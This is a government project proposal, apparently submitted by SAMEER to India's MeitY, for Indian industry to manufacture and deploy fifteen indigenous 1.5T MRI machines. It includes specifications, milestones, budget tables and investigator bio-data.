<table><tr><th>Sr. No</th><th>Parameters Targeted Values</th><th>Parameters Targeted Values</th></tr><tr><td>1.</td><td>Magnetic Field</td><td>1.5T</td></tr><tr><td>2</td><td>Frequency of Operation</td><td>63.87 MHz</td></tr><tr><td>3</td><td>Bandwidth</td><td>600kHz</td></tr><tr><td>4</td><td>Transmitted Power</td><td>15 kW Peak (max)</td></tr><tr><td>5</td><td>No. of Channels</td><td>16</td></tr><tr><td>6</td><td>Power Supply</td><td>80 kVA</td></tr><tr><td>7</td><td>Main Magnetic Field Homogeneity (40 cm DSV ppm)</td><td><10ppm</td></tr><tr><td>8</td><td>Maximum Field of View (mm)</td><td>500 (isotropic)</td></tr><tr><td>9</td><td>Minimum Field of view (mm)</td><td>10</td></tr><tr><td>10.</td><td>Bore Diameter</td><td>60 cm (Typical)</td></tr><tr><td>11.</td><td>Bore length</td><td>170 cm (Typical)</td></tr><tr><td>12.</td><td>Maximum amplitude mT.m-1 XYZ</td><td>33(Typical)</td></tr><tr><td>13</td><td>Slew Rate mT.m-1.ms-1</td><td>120(Typical)</td></tr><tr><td>14</td><td>Coolant</td><td>Helium (2000 liters)</td></tr></table>The specifications of the sub-systems are mentioned in Annexure 6</td></tr>
<tr><td></td><td>b) Nature of documents for development and deployment</td><td>Complete Documentation for development of MRI machine including the technical details, mechanical drawings, wiring, BoM (Bill of Material), operating manual and service maintenance manual; leading to development and deployment of the machines.</td></tr>
<tr><td></td><td>c) Manpower trained</td><td></td></tr>
<tr><td></td><td>i) Level of training</td><td>Today, due to the IMRI Mission Programme, India has become a knowledge hub for MRI technology, generating a substantial number</td></tr>
</table>

		of MRI experts. To elevate skill development further, SAMEER and its Collaborative Agencies will provide training and exposure to approximately 100 individuals in MRI development at SAMEER and within the industry. Various discussions and knowledge transfer sessions will be arranged with Industry people. The IMRI team will offer training to the industry on the MRI system and assist in the development, integration, deployment, and maintenance of indigenously developed MRI.
	ii) Nos. (industries outside &D/Internal)	A team of Scientists and Technicians from SAMEER, C-DAC, and IUAC will be involved in this endeavor along with the industry.
8.	Agency with which link up is (Details may be given as applicable) established/proposed	**Collaborating Institutes:** **1. C-DAC (Center for Development of Advanced Computing), Trivandrum** In the IMRI project, C-DAC- Trivandrum was responsible for image Reconstruction from the digitized raw data provided by SAMEER Once raw data is received from the MRI instrumentation, a trigger signal will ensure initiation of the imaging procedure. The raw data will be decoded to extract different parameters and signal processing will performed to finally display the image. The developed software is integrated with the MRI system and tested at SAMEER. Similarly CDAC-Trivandrum is also responsible for pulse sequence generation. This pulse sequence is given to Spectrometer to be played on MRI system. This module is also integrated with MRI system at SAMEER. **2. Inter University Accelerator Centre (IUAC), New Delhi** In the MRI project, IUAC is responsible for the development of high homogeneity 1.5T superconducting magnet, cryostat and quench protection system. The SC magnet developed under this project will be commissioned at SAMEER and IUAC will also be participating in the integration of the magnet assembly with the RF instrumentation system. Along with SAMEER, CDAC and IUAC will provide the know-how

		to Indian industries for manufacturing of industry grade, clinically approved Fifteen Indian MRI Systems. SAMEER, CDAC and IUAC will also provide support to these industries as and when needed in the development, testing, integration, and deployment and validation process.
9.	Duration of Project	4 years
10.	Year-wise break-up of physical achievements with specific intermediate milestones (in terms of aims and objectives)	**Proposed Process for Manufacturing 15 MRI Machines** To enable the MRI manufacturing eco-system, SAMEER will issue a new Expression of Interest (EOI)/Request For Proposal (RFP) for the manufacturing of 15 MRI machines based on the technology developed under the IMRI project by Indian Industry/System Integrator at a No Cost, No Commitment (NCNC) basis. The detailed process is as follows: • **Expression of Interest (EOI):** SAMEER will issue a new EOI for manufacturing of 15 MRI machines by Indian industries. • **Request for Proposal (RFP):** Industries participating in the EOI and meeting the qualification criteria will be requested to submit an RFP consisting of technical and financial bids. • **Technology Demonstration:** Industries qualifying the technical bid will need to demonstrate the technology within 18 months from the time of shortlisting. • **Financial Bid Evaluation:** Once the technology is successfully developed and demonstrated, SAMEER will open the previously submitted financial bids of the shortlisted industries. • **Awarding Contracts:** o The industry with the lowest bid (L1) will be awarded the contract to manufacture the 15 MRI machines.

- If the second-lowest bidder (L2) agrees to manufacture the MRIs at the cost provided by L1, they will be tasked with developing 30% of the 15 MRI machines (equivalent to 5 machines), while L1 will develop the remaining 10 machines. L2 will develop their machines at the cost provided by L1.
- However the final decision to award the contract to 2nd lowest bidder (L2) will be decided by competent authority in due course of time.

Instructions for Manufacturing the 15 MRI Machines

1. **System/Sub-system Manufacturing:**
   - The Indian Industry/System Integrators selected through the EOI/RFP process at NCNC basis should manufacture the sub-systems and system as per the technology developed by SAMEER and its participating agencies.
2. **Manufacturing and Deployment:**
   - The MRI systems should be manufactured, installed, validated, and maintained by the industry /system integrator. The system should be maintained for a period of 2 years.

The success criteria for the technical evaluation are as follows:

1. The MRIs developed by industries must be regulatory approved.
2. The MRIs must meet applicable standards.
3. The MRIs must be validated by radiologists, and their feedback must be incorporated into the system by the industry.
4. The industry must deploy and maintain the developed MRI systems at hospitals for a period of two years.

Year wise milestones are as follows:

First Year

		• SAMEER along with its collaborating partners (CDAC, and IUAC) float an EOI for manufacturing 15 MRI machines by Indian industries. • Shortlisting of industries by SAMEER and its participating agencies based on EOI criteria. • Submission of RFP by shortlisted industries including technical and financial bids. • Technical evaluation of the bids submitted by Indian industries. • Shortlisting of Indian industries for manufacturing 15 MRI machines based on financial bids • Industries start manufacturing MRI machines as per SAMEER's technology. **Second Year** • Industries continue manufacturing the MRI machines and demonstrate them as per SAMEER's technology and guidelines. • SAMEER and IMRI collaborating partners provide support and guidance to industries as needed. • At the end of the 2nd year, successful demonstrated machine to be kept ready with all applicable compliance, standards and regulatory approved **Third Year** • Development and deployment of 6 more regulatory-approved MRI machines by the selected Industry. • Training of operators on system operations and maintenance by industries. • SAMEER, CDAC, and IUAC continue to provide support to

		industries. **Fourth Year** • Development and deployment of 8 more regulatory-approved MRI machines by the selected Industry. • Maintenance of MRI systems by industries with support from SAMEER, CDAC, and IUAC as needed.
11.	Likely End User(s)	Hospitals
12.	Name of other organizations jointly participating in the project (including organization abroad)	Please refer to Point No. 8.

13. Total Budget Outlay

Sr. No	Head	Year	SAMEER	CDAC (T)	IUAC	Total (in Lakhs)
1.	Capital Expenditure	1	0	0	0	0
		2	0	0	0	0
		3	0	0	0	0
		4	0	0	0	0
		Total	**0**	**0**	**0**	**0**
2.	Consumable Stores	1	78	5	15	98
		2	574	5	15	594
		3	3061	0	0	3061
		4	4047	0	0	4047
		Total	**7760**	**10**	**30**	**7800**
3.	Manpower	1	150	36	12	198
		2	165	40	14	219
		3	180	44	16	240
		4	195	48	18	261
		Total	**690**	**168**	**60**	**918**
4.	Travel	1	30	4	4	38
		2	50	5	5	60
		3	60	6	6	72
		4	70	7	7	84
		Total	210	22	**22**	**254**
5.	Seminar, Workshop, Training	1	30	6	6	42
		2	40	7	7	54
		3	50	8	8	66
		4	60	9	9	78
		Total	**180**	**30**	**30**	**240**
6.	Contingency (Compliance Testing, Ethical Clearance, IPR, Legal Consultancy, Technical Consultancy, TOT Documentation etc)	1	40	5	5	50
		2	50	6	6	62
		3	60	7	7	74
		4	70	8	8	86
		Total	**220**	**26**	**26**	**272**
7.	Overhead	1	10	4	4	18
		2	20	4	4	28
		3	30	4	4	38
		4	40	4	4	48

		Total	**100**	**16**	**16**	**132**
Institute Wise Total (in Lakhs)			9160	272	184	9616
Total MeitY Contribution (in Lakhs)			9616			

Grand Total: Rs: 9616 Lakhs

14. a) Contribution of Project Implementing / & other Organization in total Budget Outlay — Rs. 0

b) MeitY Contribution — Rs.9616 Lakhs

Signature of Chief Investigator
Designation:
Date:

Dr. P. H. Rao
Director General
SAMEER

DETAILS OF THE PROPOSAL

PART 1: BACKGROUND INFORMATION

1.	Title of Project	Development and Deployment of Fifteen 1.5T MRI Machines by the Indian Industry/ System Integrator
2	(i) Chief Investigator (ii) Co-Chief Investigator	• Tapas K. Bhuiya (SAMEER) • Dharmesh Verma (SAMEER) • Soumen Kar (IUAC) • Subodh P S (CDAC-Trivandrum)
3.	Other Investigators of the Project with their designations	Naresh Panchal, Scientist 'D', Divakara, Scientist 'D' Bhaskara Naik, Scientist 'D', Arvind Sharma, Scientist 'D' Rahul Roychoudhary, Scientist 'B', Satyen Das, Scientist 'B'
4.	Brief Bio-data of Chief Investigator and other Investigators (including publications /patents) (Please attach separate sheets)	Please refer Annexure I
5.	Competence of Investigator in Project Area (Including Industry interaction /Technology transfer)	Please refer Annexure I
6.	Other Commitments of the Chief Investigator and Co-Investigators (including lectures, research projects responsibilities etc.) Indicate the percentage of time	• Development of IMRI system. Percentage of time devoted for IMRI: 75 % • Other associated/relevant projects: 10% • Study of technology advancement and preparation of development plan(Proposal): 10% • Other SAMEER's works: 5%

	the Chief Investigator and Co-Investigator would devote to the project.	
7.	Details on each of the ongoing/completed projects with the Chief Investigator/Co-Investigator/R&D Team	Please Refer Annexure 2
8.	Brief summary of other project proposals (submitted by any of the Investigators) awaiting consideration of DIT and other funding agencies like DST, DRDO, DSIR, MHRD, ICICI, IDBI etc.	NIL
9.	Infrastructure and other facilities available at the institute for undertaking this project.	IMRI laboratory is constructed in an area of 250 sq meters. The development, testing and integration of IMRI sub-systems along with 1.5T procured GE Magnet are ongoing at the laboratory. The laboratory is well equipped with latest technology for MRI research.
10.	Expensive Equipment /facilities available elsewhere which could be made use of for the project	NIL
11.	Details of collaborating agencies (As this would vary from project to project, necessary details may be given as appropriate.	Please refer Point No. 8 from the Proposal in MeitY format Sheet.
12.	Additional information, ifany.	---

PART II: TECHNICAL INFORMATION

1.	Aim and Scope of the project (in terms of specific physical achievement)	Development and Deployment of Fifteen 1.5T MRI Machines by the Indian Industry/ System Integrator
2.	Detailed description of the Project	Please refer Annexure 5
3.	Need, forecast and urgency for the technology proposed to be developed with justification such as importance of know-how, import substitution role, pay off w.r.t. purchase of know-how or development of technology competitiveness. Technology exports, international alliances possibilities etc.	When using X-rays to image the body, tissue details are not present. The image is gray and flat. The overall contrast resolution of an x-ray image is poor. In order to increase the image contrast one can administer some sort of contrast medium, such as barium or iodine based contrast media. With CT scanners one can produce images with a lot more contrast, which helps in detecting lesions in soft tissue. The principle advantage of MRI is its excellent contrast resolution. With MRI it is possible to detect minute contrast differences in (soft) tissue. Another advantage of MRI is the possibility the make images in every imaginable plane. **MRI Market** The global MRI market is being boosted by technological advancement and increasing number of MRI applications such as identification of multiple sclerosis [1]. India Magnetic Resonance Imaging (MRI) market stood at USD 231.01 Million in 2022 and is expected to grow at a steady CAGR of 20.44% during the forecast period [2]. Closed MRI scanners commanded the largest share in the MRI market, mainly due to the high clinical value delivered by the system. MRI software is required to improve the MRI image quality obtained. It helps in plane adjustments, also

		provides functional MRI images. All major players such as Siemens, GE, and Philips Healthcare are actively involved in developing software for MRI. The major restraint for MRI market is that MRI equipment involves high installation and maintenance costs. For instance, the Systems require radiofrequency (RF) shielding, and helium used for cooling the MRI coils also requires replacement every three years, which increases the maintenance cost of MRI equipment. The major factor driving the MRI market from demand side is the growing population in developing nations and the increase in aging population in developed countries. MRI market has an opportunity to grow in the developing market such as Brazil, Russia, India, and China. With rising focus on healthcare, there is an Increasing expenditure on capital equipment. Moreover, with the advent of colored MRI market, identification of cancerous cells is also possible. MRI has potential to replace Computed Tomography (CT) for coronary angiography. MR angiography holds the largest market in MRI market by technology. The technique's general applications include phase- contrast angiography and time-of-flight angiography. Functional MRI has the second largest share; it is used to map brain areas and to analyze changes in the brain's blood flow as a response to stimulus. A 1.5T MRI system is generally employed for this purpose. Functional MRI is also being explored for lie detection. The global market for MRI is highly consolidated with majority of the market being held by a few major players. GE Healthcare (U.K.), Philips (The Netherlands), and Siemens (Germany), together constitute most of the market with Siemens being the market leader. There is an increasing presence of

		Japanese players such as Toshiba (Japan) and Hitachi (Japan). The remainder of the market is shared by smaller, often niche-directed companies (e.g. Esaote – low field extremity; IMRIS – intra-operative systems; Fonar – low field upright systems). Major systems integrators tend not to operate initially in new niche markets but let other players establish such markets. GE Healthcare has now moved into the extremity imaging market. There are no Indian systems integrators selling their own superconducting MRI systems as yet. However, a number of Chinese and Indian companies are taking steps to enter into this market in competition with the majors, and SAMEER believes there are prospects to sell its products and/or its designs into these very large markets. SAMEER along with participating agencies in IMRI project has developed and packaged the MRI sub-systems. The sub-systems are at a stage SAMEER has initiated procedure to engaging Indian Industries for manufacturing subsystems and integrate it to make commercially deployable MRI. SAMEER has qualified 7 industries. Hence the proposal is taken up where the technology can be brought in the market and can be beneficial for Indian masses. To support and motivate the industry the IMRI team held meetings with Shri. Alkesh Kumar Sharma, Secretary, MeitY, seeking support for the promotion of the indigenously developed MRI system. To instill confidence in the industry regarding the development and deployment of the indigenously developed MRI, the Secretary, MeitY, wrote a letter to Shri. Rajesh Bhushan, Secretary, MoH&FW, requesting support for a joint Mission mode program. The program aims to

		support the MRI manufacturers' ecosystem by ensuring the deployment of approximately 15 MRI systems at government healthcare units identified by the MeitY, following thorough specification benchmarking and clinical validations. The letter is attached in Annexure 5.
4.	Specific manner in which know- how generated here is envisaged to be translated into production, details regarding	SAMEER, CDAC and IUAC will work Hand in Hand with the industry in manufacturing of industry grade, clinically proven and regulatory approved Indian MRI Sub-systems, Magnet and complete system through technical documents, lectures and other documentation.
	a) the end product (with specifications to be attained etc.) b) availability of pilot production facility in the organization	The specifications of the system/sub-systems are mentioned in Annexure 6
5.	a) Name of production agencies willing to product / use and market surveys if any made by them regarding demand for the product b) Alternative	Seven production agencies in terms of system integrator and sub-system manufacturers are qualified by SAMEER through a comprehensive EOI process. SAMEER has already signed a MoU and NDA with these industries for the development of MRI sub-system and system as a part of technology transfer and hand-holding process. The industries qualified are: 1. SCI-COM Software India PVT. LTD 2. Vedang Radio Technology Pvt Ltd 3. Paras Defense And Space Technologies Limited 4. NVGEN Automation Prv Ltd. 5. MEDIRAYS Imaging Pvt. Ltd. 6. ADONIS Medical Systems Private Limited 7. INOX India Pvt LTD Vadodara The industries are already in the process of making an Industry grade MRI to be shown as per the terms and

		conditions of recent MOUs.
6.	Period required for	4 years
7.	Details of work already done by present investigators/ R&D team in this or other areas a) Successfully completed on schedule b) Currently in progress c) Abandoned d) Industry Interaction /know-how transferred	The IMRI project is in its final stage of completion The following is its status: 1. Successful development and integration of indigenous sub-systems such as the 15 kW RF amplifier, Spectrometer, RF Coils, Couch, Gradient Amplifier, and Pulse Sequence Software with procured magnet. Imaging tests have been conducted on various fruits, phantoms, and deceased animals, including frogs, using different sequences and coils such as the head birdcage, CTL, and general-purpose coils. 2. Imaging with head birdcage achieved using low power 2 kW amplifiers. Animal trials with head birdcage completed. 3. Imagining with body birdcage using 16kW amplifier achieved. Animal trials with small animals' completed. 4. Preliminary trials conducted on animals, followed by voluntary human subject trials using the CTL coil, and images obtained 5. Software for image reconstruction and visualization have also been developed and integrated. Images have been obtained. Further, fine tuning is in progress. 6. Design and integration of 22 Pulse sequences with the spectrometer. 7. Industry interaction: Qualified 7 industries through EOI process. MOUs and NDAs have been signed with these industries as a part of technology transfer and hand-holding process

8.	Summary of similar work being done elsewhere in the country	1. Portable MRI scanner by Dr. Arjun Arunachalam Voxelgrids Innovations Pvt Ltd, led by Arjun Arunachalam and supported by the Tata Trusts' Foundation for Innovation and Social Entrepreneurship (FISE), has developed a portable MRI scanner designed to make medical imaging more affordable and accessible in India. Weighing 2.3 tonnes, it is more portable than traditional MRI scanners. This innovation addresses current limitations, making MRI technology user-friendly and suitable for rural and underserved areas. 2. Conduction cooled 1.5T MRI for extremities. The BARC Team led by Dr. Sanjay Malhotra, have developed a 1.5Tesla conduction-cooled superconducting magnet, The developed conduction-cooled magnet is with a 300 mm bore size with and 160mm FOV. This magnet has been delivered to SAMEER for integration with other sub-systems. This magnet holds promise for applications in neonatal and extremities.
9.	Information regarding specific intermediate milestone (year-wise)	**Milestones as per timelines** **First Year** • SAMEER along with its collaborating partners (CDAC, and IUAC) float an EOI for manufacturing 15 MRI machines by Indian industries. • Shortlisting of industries by SAMEER and its participating agencies based on EOI criteria. • Submission of RFP by shortlisted industries including technical and financial bids.

		• Technical evaluation of the bids submitted by Indian industries. • Shortlisting of Indian industries for manufacturing 15 MRI machines based on financial bids • Industries start manufacturing MRI machines as per SAMEER's technology. **Second Year** • Industries continue manufacturing the MRI machines and demonstrate them as per SAMEER's technology and guidelines. • SAMEER and IMRI collaborating partners provide support and guidance to industries as needed. • At the end of the 2nd year, successful demonstrated machine to be kept ready with all applicable compliance, standards and regulatory approved **Third Year** • Development and deployment of 6 more regulatory-approved MRI machines by the selected Industry. • Training of operators on system operations and maintenance by industries. • SAMEER, CDAC, and IUAC continue to provide support to industries.

		Fourth Year • Development and deployment of 8 more regulatory-approved MRI machines by the selected Industry. • Maintenance of MRI systems by industries with support from SAMEER, CDAC, and IUAC as needed.
10.	a) Specific problems, hold-ups and difficulties foreseen in the implementation of the project b) If the answer is not Nil to 10 (a), how does Chief Investigator propose to overcome them	SAMEER along with its collaborating institutes has developed the MRI technology and demonstrated it. Already seven Indian industries are on board for developing commercial version of sub-systems with the help SAMEER's technology. Hence SAMEER is confident to convert this technology from TRL6 to TRL9 by Industry. However there are few import components like Gradient Amplifier and Coil are considered in current system. The limited supply of these components may be concern for time-being but the Indigenous development of these components too is initiated. Another area of concern is the lack of defined regulatory approval process, facility for compliance and applicable standards. However the proposal for setting of Testing, Compliance laboratory and MR test bed is sent to MeitY for support.
11.	Detailed PERT/BAR chart (Separate Sheet)	Refer Annexure 4
12.	Details of possible alternative arrangements if the chief investigator leaves institution or is unable for any other reason to continue on this project	Dharmesh Verma, Scientist E, SAMEER
13.	Name of other organizations in	**C-DAC (Center for Development of Advanced**

	India or Abroad jointly participating in this effort, extent of their involvement, specific division of responsibility, accountability etc	**Computing), Trivandrum** In the IMRI project, C-DAC- Trivandrum was responsible for image Reconstruction from the digitized raw data provided by SAMEER Once raw data is received from the MRI instrumentation, a trigger signal will ensure initiation of the imaging procedure. The raw data will be decoded to extract different parameters and signal processing will performed to finally display the image. The developed software is integrated with the MRI system and tested at SAMEER. Similarly CDAC-Trivandrum is also responsible for pulse sequence generation. This pulse sequence is given to Spectrometer to be played on MRI system. This module is also integrated with MRI system at SAMEER. **Inter University Accelerator Centre (IUAC), New Delhi** In the MRI project, IUAC is responsible for the development of high homogeneity 1.5T superconducting magnet, cryostat and quench protection system. The SC magnet developed under this project will be commissioned at SAMEER and IUAC will also be participating in the integration of the magnet assembly with the RF instrumentation system.
14.	List the personnel already working in the organization who would be transferred to work full time on this project.	Refer Annexure 3
15.	Name of experts whom the Chief Investigator would Invite to join the project teamas full time/part time member.	1. Dr Rama Jaisundar, HoD AIIMS Dr Rama Jayasundar, is the head of Department of NMR and MRI Facility, All India Institute of Medical Sciences, New Delhi, India. She is a physicist with a PhD in NMR from Cambridge University, UK. She is also a professionally qualified medical doctor in

Ayurveda (Indian system of medicine), also trained in Western medicine. Her MR expertise: experimental and clinical MRI & MRS; low cost MR coil development; RF pulse sequence programming. Her MR research interests - applications in neuroscience Her current research interests are: NMR metabolomics of medicinal plants used in Ayurveda and their chemosensory signatures; MR in stroke; MR applications in Ayurveda and yoga; Scientific validation of Ayurvedic treatments; Scientific explanations for Ayurveda

2. Dr. Harsh Mahajan

Founder of Mahajan Imaging, New Delhi, former presidentof the Indian Radiological and Imaging Association (IRIA), director of the Department of Nuclear Medicine and BoneDensitometry at the Sir Ganga Ram Hospital, served asThe honorary radiologist to the President of India and as theHonorary Consultant to the International Atomic EnergyAgency (IAEA), is on the Board of Advisors of Rishihood University, awarded with the fourth highest civilian honor of the Padma Shri. in 2002.

3. Dr. D. P. Patkar, Director

Dr. Deepak Patkar is one of India's leading consultant radiologist and Head of departments of Radiology of the Nanavati Max Super Specialty Hospital, at the Vile Parle (West) in Mumbai, India. He is the past Chairman of Indian College of Radiology and Imaging.

4. Dr. Kesavadas

Dr. Kesavadas is Prof. of Radiology at the Sree Chitra Tirunal Institute for Medical Sciences and Technology; He is also a member of the Indian Radiology and Imaging Association, the most distinguished association in the nation. He also

		serves as the chief editor of the case Reports in Clinical Radiology journal, which is published by Scientific Scholar. He has also received the National Bioscience Award for Career Development, one of the top honors in Indian science, from Department of Biotechnology of the Indoan Government in 2009 for his contribution to the biosciences. 5. Prof. Erwin Fuhrer Prof. Erwin Fuhrer is a Prof. at Indian Institute of Technology, Mandi in department of Computing and Electrical Engineering. He was earlier associated with University of Freiburg. He has been guiding the IMRI team from removal of artifacts in images. 6. Prof. Vikram Kodibagkar Prof. Vikram Kodibagkar is an associate Professor heading the Prognostic Bioengineering (ProBE) Lab at Arizona State University, of the School of Biological and Health Systems Engineering. His research interests are MRI probe and technique development for cellular, molecular and metabolic imaging. He has been guiding the IMRI team from removal of artifacts in images. 7. Dr. David Grime Dr. David Grime is from M/S Scientific Magnetics and is an expert in Magnet development. He has been engaged by IMRI team for guidance in magnet development.

PART III - FINANCIAL DETAILS

Table I

Sr. No	Head	SAMEER (in Lakhs)				CDAC T (in Lakhs)				IUAC (in Lakhs)			
	Year	1	2	3	4	1	2	3	4	1	2	3	4
1	Capital Expenditure	0	0	0	0	0	0	0	0	0	0	0	0
2	Consumable Stores	78	574	3061	4047	5	5	0	0	15	15	0	0
3	Manpower	150	165	180	195	36	40	44	48	12	14	16	18
4	Travel	30	50	60	70	4	5	6	7	4	5	6	7
5	Seminar, Workshop, Training	30	40	50	60	6	7	8	9	6	7	8	9
6	Contingency (Compliance Testing, Ethical Clearance, IPR, Legal Consultancy, Technical Consultancy, TOT Documentation etc)	40	50	60	70	5	6	7	8	5	6	7	8
7	Overhead	10	20	30	40	4	4	4	4	4	4	4	4
Year wise Total (in Lakhs)		338	899	3441	4482	60	67	69	76	46	51	41	46
Overall Total (Institute Wise) (in Lakhs)		9160				272				184			
MeitY Year wise Contribution (in Lakhs)		Year 1				444							
		Year 2				1017							
		Year 3				3551							
		Year 4				4604							

Table II List of Sub-systems in Fifteen Indian MRI Machines-Approximate Cost

Sr. No	Item description (including test equipment, components, materials etc.)	Local	Import	Total
1	1.5 T Superconducting Magnet (Imported Raw Materials)	2370	2130	4500
2	Gradient Coil(Imported)		750	750
3	Gradient Amplifier(Imported)		890	890
4	MRI RF Coils + Receiver front end + High Power T/R Switch	300		300
5	High Power RF Amplifier	250		250
6	Spectrometer	150		150
7	IMRI Software	300		300
8	Couch	90		90
9	Controls	90		90
10	Power Supply	90		90
11	Packaging	90		90
	Total	**3730**	**3770**	**7500**

Cost of Indian MRI is considered here Approximately Rs 5 Cr each including 2 years maintenance.

Table III

Sr. No	Item description (including test equipment, components, materials etc.)	Local	Import	Total
1	Fifteen(15) complied and regulatory approved 1.5T Indian MRI with applicable standards	3730	3770	7500
2	Research and development in recent advancement in 1.5T MRI technology by SAMEER, CDAC and IUAC	190	110	300
	Total			**7800**

Annexure 1 - Brief Bio-data of Chief Investigator and other Investigators (including publications/patents)

Bio-data of the Chief Investigator

Tapas K. Bhuiya, Scientist E, Medical System Division

Qualification : B. Tech. degree in Radio Physics & Electronics from Calcutta University in 1996 and M. Tech. degree in Communication Engineering from IIT Bombay in 2003

Email id : tapas@sameer.gov.in

Experience :

Received his B. Tech. degree in Radio Physics & Electronics from Calcutta University in 1996 and then he joined SAMEER in 1997 as a Scientist. He completed his M. Tech. degree in Communication Engineering from IIT Bombay in the year of 2002.

He has been working on different kinds of Radar System and RF/Microwaves based systems. He has worked on Transmitter, Receiver, Antennas, Microwave active and passive circuits etc. His field of interests is RF/Microwave based system design and development for our societal application such as Atmospheric Instrumentation, Communication System, Health and Agriculture Sector, Material Processing in Industry etc.

Currently he is working on the design and development of the Indigenous MRI machine and non-invasive measurements of various parameters using RF/Microwaves in the area of Agriculture and Industrial Material Processing. He has more than 50 National/International publications in his credentials.

Publications :

1. **Tapas K. Bhuiya**, Rajesh Harsh and K.R. Tuckley, "Microstrip Monopulse Feed for Parabolic Dish Tracking Antenna used in Radio Theodolite System", IETE Technical Review, Vol. 27, Issue 2, pp. 120-123, Mar-Apr, 2010

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14. Samruddha Thakur, **Tapas K Bhuiya**, S. S. Narkhede, Ravi Singh, "Microstrip Patch Antenna Array for Rainfall Radar", International Conference on Electrical, Electronics and Data Communication, ICEEDC-2013, 10th March 2013, Pune

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29. Niket Ugle, Radhika Dapkar, Soumendu Bagchi, **Tapas K. Bhuiya**, D. M. Shinde, "Design and Comparison of Rectangular, Square and Hexagonal RF Coils For 1.5T MRI System", 9th ICCCNT, July 10-12, 2018, IISc, Bengaluru, India

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Bio-data of the Co-Investigator (C-DAC Trivandrum)

Subodh P S, Scientist G

Qualification: B.E (Electronics)

Email id: subodh@cdac.in

Experince:

- Senior Director and Head of Health Technology Group & Section Head of Technology Promotion Centre of Centre for Development of Advanced Computing, Government of India
- Management Committee member of CDAC Thiruvananthapuram.
- 25 + years experience in Research, Development, Project Management of Projects of National importance as given below
    - Setting up of Underwater Ranges for Indian Navy, the seventh country in the world to have this facility,
    - Pioneering research and product development in Non Destructive Testing and Data Analytics for Testing of Composites for India's Space Missions since 2006,
    - Development of Artificial Intelligence and Machine Learning based system for Health Technologies viz Digital Pathology, Diabetic Retinopathy detection, Surgery simulation systems.
    - System architect/Project leader of technologies which has been inducted into various national programs deployed in Indian Naval ships, submarines and torpedoes.
- Currently the chief investigator of MRI Software development for India's indigeneously developed Magnetic Resonance Imaging system.
- Chief coordinator and architect of mass screening for Non communicable diseases including Cancer screening for tribal population in Wayanad District of Kerala in association with Central government and State Government.
- Has many national and international publications related to AI based diagnosis solutions, MRI software, High precision ultrasound measurements, NDT systems, etc.
- Holder of 3 patents related to Non destructive testing of composites and high precision measurement using Ultrasound.
- ISO 9001 Lead Auditor
- Chief coordinator for the implementation of ISO 9001 in CDAC.

Bio-data of the Co-Investigator (IUAC)

Soumen Kar Scientist G

Qualification: Ph.D Jawaharlal Nehru University, New Delhi and M.Sc in Physics from University of Kalyani, Kalyani, West Bengal, India

Email id: iuac.imri@gmail.com

Experience:

- Working as a Scientist at Inter-University Accelerator for last twenty-six years. I was actively involved in the Development of large scale cryomodules, cryogenic systems for Rf - Superconducting Linear Accelerator (LINAC) project at IUAC. I am mainly responsible for the design and performance studies of the cryomodules, cryogenic instrumentation, and their operation for particle acceleration at 4.2K. I am also in the development of various types of superconducting magnets using LTS and HTS conductors for various applications not limited to the accelerator, research applications, clinical applications (MRI) other electrical applications etc.

Research and Development

Superconducting Magnet (LTS and HTS)

- Design and Development of various types of high field Superconducting magnets using Low temperature superconductors and high temperature superconductor for various applications
- Studies of the quench characteristics, designing quench protection system for superconducting magnets
- Development of bath-cooled and cryocooler based conduction- cooled superconducting magnet system like PPMS etc.
- Studies on Superconducting (persistent) Switches
- Development of Superconducting joints with extremely low value of electrical resistance
- Development of the persistent current switch (PCS) for persistent magnet
- Development of superconducting magnet based 4K test rigs for characterization cold diodes, superconducting joints, superconducting switches etc.

Actively-shielded Superconducting MRI Magnet System

- Design and Development of very high homogenous and high stability superconducting MRI magnet for whole body clinical scanner
- Zero-boil-Off (ZBO) cooling technology for superconducting MRI magnet

- Quench protection system of MRI magnet

Superconductivity for Electrical Application (1G/2G-HTS tape)

- Development of electrical joints between 1G/2G HTS tapes
- Studies of the thermal and electrical behavior of the HTS tapes at over-current operation
- Studies of the electrical and thermal behavior of the HTS tapes during DC or AC fault for designing Superconducting Fault current limiter (SFCL).

Cryogenic System

- Development of various types of 4K cryostat for superconducting particle accelerator application
- Studies on thermosiphon cooling the thermal radiation shield of cryomodule for Linear accelerator.
- Studies on cryogenic heat transfer for bath-cooled Cryomodules of Linear accelerators
- Studies on the cryogen heat transfer for the cryocooler-based conduction-cooled magnet system

Annexure 2 - Details on each of the ongoing/completed projects with the Chief Investigator/ Co- Investigator/ R&D Team

MAJOR ONGOING/ RECENT COMPLETED PROJECTS WITH THE INVESTIGATORS

MAJOR ON-GOING/ RECENTLY COMPLETED PROJECTS WITH THE INVESTIGATORS

Tapas K. Bhuiya, Scientist 'E'

1. Design and Development of Wind Profiler/RASS

Funding Agency-DST

Wind Profiler/RASS is a clear air pulse doppler radar operating at UHF, capable of measuring wind speed and wind direction upto 12 km (max). The temperature profile is also achieved using the FMCW RASS with the Wind Profiler system. This radar is currently under maintenance of SAMEER. He has been designed and developed the low power microwave sub-systems such as receiver, exciter, modulator, simulator etc. His contribution in this project is listed below

- Design and development of very highly sensitive super heterodyne receiver at 404.37 MHz
- Design and development of Modulator, Simulator and Exciter of the Wind Profiler/ RASS
- Sub-system testing, analysis and optimization
- System integration
- Complete radar testing and validation
- Radar installation and commissioning at IMD, Pune
- Radar maintenance

2. Design and Development of CW Bistatic RASS

Funding Agency-BRNS

CW Bistatic RASS (Radio Acoustic Sounding System) is a basically ground based continuous wave bistatic doppler radar which senses the temperature information of the atmospheric layers upto 1 km with a resolution of 50 m. It sends acoustic burst vertically upwards and the velocity of the acoustic burst is determined using CW doppler radar. Since the velocity of acoustic signal is proportional to the temperature of that layer where the sound propagating, temperature can be calculated knowing the

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doppler information of the returned echo. It mainly consists of a CW bistatic radar operating at 712.5 MHz and a pulse acoustic transmission. His contribution in this project is listed below

- Full system design, development and execution
- Design and development of low noise super heterodyne receiver
- Design and development of Exciter and Transmitter subsystem
- Sub-system testing and optimization
- System integration
- System testing and validation

3. Design and development of 1680 MHz Radio Theodolite

Funding Agency-IMD

Radio Theodolite is a ground based RF system which tracks the Radiosonde transmitter and provides information about the meteorological parameters such as temperature, pressure, humidity etc. A balloon with atmospheric sensors and a UHF transmitter is flown off in the air. The balloon is tracked by the Radio Theodolite system using monopulse technique and the data sent by the transmitter is received and analyzed at ground station. This data thus obtained is mapped to the metrological parameters of the atmosphere and is very useful for weather prediction and weather modeling. His contribution in this project is listed below

- System design, development and execution
- Auto-tracking technology demonstration using mono pulse technique
